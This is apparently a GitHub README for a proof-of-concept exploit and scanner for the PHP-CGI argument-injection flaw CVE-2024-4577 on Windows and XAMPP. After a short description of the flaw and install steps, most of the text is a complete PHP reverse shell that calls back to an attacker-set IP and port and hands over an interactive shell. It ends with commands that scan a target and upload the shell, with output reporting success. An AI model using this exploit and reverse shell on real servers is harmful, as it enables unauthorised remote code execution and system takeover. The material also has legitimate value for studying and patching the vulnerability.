 bibo318/cve-2024-4577-rce-attack
ATAQUE PoC - PHP CVE-2024-4577



En las versiones de PHP 8.1.* anteriores a 8.1.29, 8.2.* anteriores a 8.2.20 y 8.3.* anteriores a 8.3.8, al usar Apache y PHP-CGI en Windows, si el sistema está configurado para usar ciertas páginas de códigos, Windows puede usar el comportamiento de "Mejor coincidencia" para reemplazar caracteres en la línea de comandos proporcionada a las funciones de la API Win32. El módulo PHP CGI puede malinterpretar esos caracteres como opciones de PHP, lo que podría permitir a un usuario malintencionado pasar opciones al binario de PHP en ejecución y, por lo tanto, revelar el código fuente de los scripts, ejecutar código PHP arbitrario en el servidor, etc.
"XAMPP es vulnerable en su configuración predeterminada y podemos apuntar al endpoint /php-cgi/php-cgi.exe. Para apuntar a un endpoint .php explícito (por ejemplo, /index.php), el servidor debe estar configurado para ejecutar scripts PHP en modo CGI."
$ git clone https://github.com/bibo318/CVE-2024-4577-RCE-ATTACK.git
$ cd CVE-2024-4577-RCE-ATTACK && pip install -r requirements.txt

[!NOTE] Esta herramienta demuestra tácticas, técnicas y procedimientos (TTP) reales. Sin embargo, esta carga útil específica no funciona en este caso. Modifique shell.php para obtener una carga útil totalmente funcional.
# rev_shell.php
<?php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = 'xxxxxxxxxxx';  // CHANGE THIS
$port = 9999;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
$ python3 CVE-2024-4577.py -s -t https://target.com/

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
         Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Target https://xxxx.com dễ bị tấn công bởi CVE-2024-4577
$ python3 CVE-2024-4577.py -t http://example.com -e -p rev_shell.php

,------. ,--.  ,--.,------.   ,-----.,--.   ,--.,------.        ,---.   ,--.  ,---.   ,---.         ,---.,-----.,-----.,-----. ,------.  ,-----.,------.
|  .--. '|  '--'  ||  .--. ' '  .--./ \  `.'  / |  .---',-----.'.-.  \ /    '.-.  \ /    |,-----. /    ||  .--''--,  /'--,  / |  .--. ''  .--./|  .---'
|  '--' ||  .--.  ||  '--' | |  |      \     /  |  `--, '-----' .-' .'|  ()  |.-' .'/  '  |'-----'/  '  |'--. `\ .'  /  .'  /  |  '--'.'|  |    |  `--,
|  | --' |  |  |  ||  | --'  '  '--'\   \   /   |  `---.       /   '-. \    //   '-.'--|  |       '--|  |.--'  //   /  /   /   |  |\  \ '  '--'\|  `---.
`--'     `--'  `--'`--'       `-----'    `-'    `------'       '-----'  `--' '-----'   `--'          `--'`----' `--'   `--'    `--' '--' `-----'`------'
        Author: Demongod | CVE-2024-4577 | PoC and Scanner |

[+] Khai thác thành công!






